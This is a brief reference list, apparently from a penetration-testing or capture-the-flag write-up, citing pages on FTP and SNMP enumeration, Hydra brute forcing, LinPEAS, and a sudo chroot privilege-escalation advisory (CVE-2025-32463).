Resources
- vsftpd Anonymous Login - HackTricks
- SNMPv3 Brute Force and Enumeration - HackTricks SNMP Pentesting
- SNMP Walk Process Enumeration - Net-SNMP Documentation
- Hydra Brute Forcing - THC-Hydra
- Linux Privilege Escalation - LinPEAS
- CVE-2025-32463 Sudo Chroot Privilege Escalation - Stratascale Advisory
- Sudo Privilege Escalation (T1548.003) - MITRE ATT&CK
- Nginx Service Enumeration - HackTricks